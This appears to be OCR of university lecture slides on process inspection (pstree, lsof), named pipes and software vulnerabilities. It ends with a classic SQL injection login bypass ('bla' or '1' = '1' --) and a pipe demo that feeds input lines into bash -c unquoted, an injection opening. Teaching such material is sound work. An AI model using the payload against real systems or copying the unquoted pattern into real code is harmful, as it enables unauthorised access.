
pstree -p | less -S


pstree -pu jedi

lsof -p 31009





Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ pstree -p | grep "sshd\|pstree\|systemd(1)"
systemd(1)-+-accounts-daemon(695)-+-{accounts-daemon}(737)
|-sshd(760)---sshd(876072)---sshd(876242)---bash(876243)-+-grep(876271)
`-pstree(876270)
jedi@sugarpine:~$ pstree -p | head -n 20
systemd(1)-+-accounts-daemon(695)-+-{accounts-daemon}(737)
`-{accounts-daemon}(762)
|-agetty(742)
|-apache2(476628)-+-apache2(872378)-+-{apache2}(872408)
|-{apache2}(872409)
|-{apache2}(872410)
|-{apache2}(872411)
|-{apache2}(872412)
|-{apache2}(872413)
|-{apache2}(872414)
|-{apache2}(872415)
|-{apache2}(872416)
|-{apache2}(872417)
|-{apache2}(872418)
|-{apache2}(872419)
|-{apache2}(872420)
|-{apache2}(872421)
|-{apache2}(872422)
|-{apache2}(872423)
|-{apache2}(872424)
jedi@sugarpine:~$


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ lsof -p 876243
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
bash 876243 jedi cwd DIR 253,1 4096 98041857 /home/jedi
bash 876243 jedi rtd DIR 253,0 4096 2 /
bash 876243 jedi txt REG 253,0 1183448 8126942 /usr/bin/bash
bash 876243 jedi mem REG 253,0 51832 8129415 /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
bash 876243 jedi mem REG 253,0 3035952 8130174 /usr/lib/locale/locale-archive
bash 876243 jedi mem REG 253,0 2029224 8128898 /usr/lib/x86_64-linux-gnu/libc-2.31.so
bash 876243 jedi mem REG 253,0 18816 8128899 /usr/lib/x86_64-linux-gnu/libdl-2.31.so
bash 876243 jedi mem REG 253,0 192032 8132687 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.2
bash 876243 jedi mem REG 253,0 27002 8261965 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
bash 876243 jedi mem REG 253,0 191472 8127217 /usr/lib/x86_64-linux-gnu/ld-2.31.so
bash 876243 jedi 0u CHR 136,0 0t0 3 /dev/pts/0
bash 876243 jedi 1u CHR 136,0 0t0 3 /dev/pts/0
bash 876243 jedi 2u CHR 136,0 0t0 3 /dev/pts/0
bash 876243 jedi 255u CHR 136,0 0t0 3 /dev/pts/0
jedi@sugarpine:~$


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ sudo lsof -np 876242 | tail -n 15
sshd 876242 jedi mem REG 253,0 14048 8261072 /usr/lib/x86_64-linux-gnu/security/pam_deny.so
sshd 876242 jedi mem REG 253,0 191472 8127217 /usr/lib/x86_64-linux-gnu/ld-2.31.so
sshd 876242 jedi 0u CHR 1,3 0t0 6 /dev/null
sshd 876242 jedi 1u CHR 1,3 0t0 6 /dev/null
sshd 876242 jedi 2u CHR 1,3 0t0 6 /dev/null
sshd 876242 jedi 3u unix 0xffff9029dea63800 0t0 15650667 type=DGRAM
sshd 876242 jedi 4u IPv4 15650640 0t0 TCP 207.246.62.10:ssh->174.22.198.57:36404 (ESTABLISHED)
sshd 876242 jedi 5u unix 0xffff902aa2e7d400 0t0 15651992 type=STREAM
sshd 876242 jedi 6u unix 0xffff9029fb3f8c00 0t0 15651384 type=STREAM
sshd 876242 jedi 7r FIFO 0,13 0t0 15652000 pipe
sshd 876242 jedi 8w FIFO 0,25 0t0 720 /run/systemd/sessions/1505.ref
sshd 876242 jedi 9w FIFO 0,13 0t0 15652000 pipe
sshd 876242 jedi 10u CHR 5,2 0t0 89 /dev/ptmx
sshd 876242 jedi 12u CHR 5,2 0t0 89 /dev/ptmx
sshd 876242 jedi 13u CHR 5,2 0t0 89 /dev/ptmx
jedi@sugarpine:~$

Interprocess Communication

- Sockets
  - Datagram or stream
- Pipes
  - Named or unnamed
- Other ways for processes to communicate
  - Command line arguments, shared memory, file I/O, *etc.*


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ mkfifo /tmp/myunnamedpipe
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877804
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
[1]+ Done cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$

What is a vulnerability?

- Management information stored in-band with regular information?
- Programming the weird machine?
- A failure to properly sanitize inputs?

Can be local or remote, sometimes something else

- Send malicious input over a network socket to take control of a remote machine
- Give malicious input to a privileged local process to get escalated privileges for yourself
- Confuse the logic of an accounting mechanism
- Break the separation between web sites in a browser to get access to someone's bank credentials

Plagiarized from https://sites.psu.edu/thedeepweb/2015/09/17/captain-crunch-and-his-toy-whistle/

Other examples of logic bugs or more general vulnerabilities?

- Werewolves had a couple
- Amazon shopping cart (there was an IEEE Symposium on Security and Privacy paper about this, but I can't find it)
- Pouring salt water or putting tabs from construction sites in Coke machines
- Getting a code out of a locked locker
- Other examples you guys know of?

SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = crandall
$p = abc123

SELECT * where username = 'crandall' and password = 'abc123'

SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = bla' or '1' = '1' --
$p = idontknow

SELECT * where username = 'bla' or '1' = '1' --' and password = 'idontknow'

SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = bla' or '1' = '1' --
$p = idontknow

SELECT * where username = 'bla' or '1' = '1' --' and password = 'idontknow'

Wassermann and Su, POPL 2006

